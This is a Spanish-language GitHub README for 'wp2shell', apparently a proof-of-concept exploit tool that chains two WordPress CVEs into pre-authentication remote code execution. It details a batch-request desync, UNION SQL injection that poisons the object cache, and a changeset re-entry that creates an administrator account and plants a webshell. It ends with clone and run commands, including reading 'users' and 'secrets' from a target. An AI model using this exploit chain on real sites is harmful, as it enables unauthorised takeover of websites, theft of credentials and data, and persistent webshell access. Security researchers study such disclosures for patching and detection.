 crypto-cat/wp2shell
PoC para CVE-2026-63030 + CVE-2026-60137, también conocido como WP2Shell

Ejecución remota de código pre-autenticación para WordPress 6.9.0–6.9.4 y 7.0.0–7.0.1.


Encadena CVE-2026-63030 (confusión de rutas batch SQLi) con CVE-2026-60137 (re-entrada de changeset del personalizador) para lograr la creación de un administrador sin autenticación y la ejecución de comandos del sistema operativo. No se requiere cracking de contraseñas.
Créditos a hashkitten por el descubrimiento; lee el análisis técnico completo de SLCyber aquí.
El procesador de batch de la API REST de WordPress (serve_batch_request_v1) tiene un error de indexación off-by-one: cuando wp_parse_url() falla en la ruta de una sub-petición, el WP_Error resultante se añade a $validation[] pero no a $matches[]. Esto desincroniza los dos arrays — cada petición posterior se despacha bajo el manejador incorrecto.
Anidando un batch cuidadosamente estructurado dentro de otro batch, un atacante puede:
author__not_in (la conversión string→array omite absint())UNION SELECT para envenenar la caché de objetos de WordPress con objetos de post falsosUna vez completada la preparación (descubriendo el prefijo de tabla y el ID de administrador), el payload de escalada se dispara en una sola petición HTTP — el envenenamiento de caché, la escalada de privilegios y la creación de usuarios ocurren todos en el servidor en un único round-trip.
HTTP POST /batch/v1
    │
    ▼
┌─ Outer Batch ───────────────────────────────────────────────────────┐
│                                                                     │
│  [0] ///                  → parse error, not added to $matches      │
│  [1] POST /wp/v2/posts    → $matches[0] (posts handler)             │
│  [2] POST /batch/v1       → $matches[1] (batch handler)             │
│                                                                     │
│  Desync: request[1] dispatched via $matches[1]                      │
│          POST /wp/v2/posts body interpreted as batch → inner fires  │
│                                                                     │
└──────────────────────────────────────┬──────────────────────────────┘
                                       │
    ┌──────────────────────────────────┘
    ▼
┌─ Inner Batch ───────────────────────────────────────────────────────┐
│                                                                     │
│  [0] ///                            → parse error (desync)          │
│  [1] GET  /wp/v2/widgets?UNION...   → dispatched by posts handler   │
│          ▲ WP_Query fires UNION, poisons object cache               │
│          ▲ the_content renders [embed] → oEmbed → hierarchy Loop 1  │
│              → changeset published → admin context set              │
│              → nav_menu_item UPDATE → hierarchy Loop 2              │
│                  → parse_request → REST re-entry ─────────────┐     │
│                                                               │     │
│  [2] GET  /wp/v2/posts              (categories handler)      │     │
│  [3] GET  /wp/v2/categories         (users handler)           │     │
│  [4] POST /wp/v2/users  {body}  ◄── re-entry with admin ──────┘     │
│          ▲ desync aligns this with users handler                    │
│          ▲ admin context → user created → die()                     │
│  [5] POST /wp/v2/users  {}          (desync spacer)                 │
│                                                                     │
└─────────────────────────────────────────────────────────────────────┘
Envenenamiento de caché (7 posts falsos vía UNION):
[embed] en su contenidocustomize_changeset, estado future, fecha en el pasado)post_type=nav_menu_item para la comprobación is_nav_menu_item)post_type=request, post_status=parse, parent=inner)Flujo de ejecución:
[embed] se disparawp_update_postwp_update_post lee el changeset en caché (parent=outer) → la comprobación de jerarquía detecta el Bucle 1future → se convierte automáticamente a publish_wp_customize_publish_changeset se dispara → wp_set_current_user(admin_id) → contexto de administrador activonav_menu_item[real_id] — la caché dice type=nav_menu_item → ruta UPDATEobject_id se resuelve a un post en caché con post_parent=re-entry → wp_update_post sobre el post real$post_id distinto de cero) detecta el Bucle 2 (re-entry ↔ inner)wp_update_post(re-entry) → escribe type=request, status=parse en la BDwp_transition_post_status dispara do_action("parse_request") → rest_api_loaded() → serve_request()POST /wp/v2/users en la cola tiene éxito → se crea el administrador → die()Una variable de sesión MySQL anti-recursión (@_wp2s) garantiza que la cadena se dispare exactamente una vez y no entre en bucle.
--cleanup elimina el usuario creado y retira la webshell al salirgit clone https://github.com/Crypto-Cat/wp2shell.git
cd wp2shell
chmod +x wp2shell.py
Sin pip install, sin virtualenv. Es un solo archivo.
# Prueba pasiva de oráculo booleano
python3 wp2shell.py check http://target.com

# Confirmar también con timing y UNION
python3 wp2shell.py check http://target.com --confirm-timing --confirm-union
# Selecciona automáticamente la técnica más rápida (UNION > error > blind)
python3 wp2shell.py read http://target.com --preset users
python3 wp2shell.py read http://target.com --preset secrets
python3 wp2shell.py read http://target.com --query "SELECT @@version"

# Forzar una técnica específica
python3 wp2shell.py read http://target.com --technique blind --preset users

# Auto-descubrir el prefijo de tabla
python3 wp2shell.py read http://target.com --auto-prefix --preset users
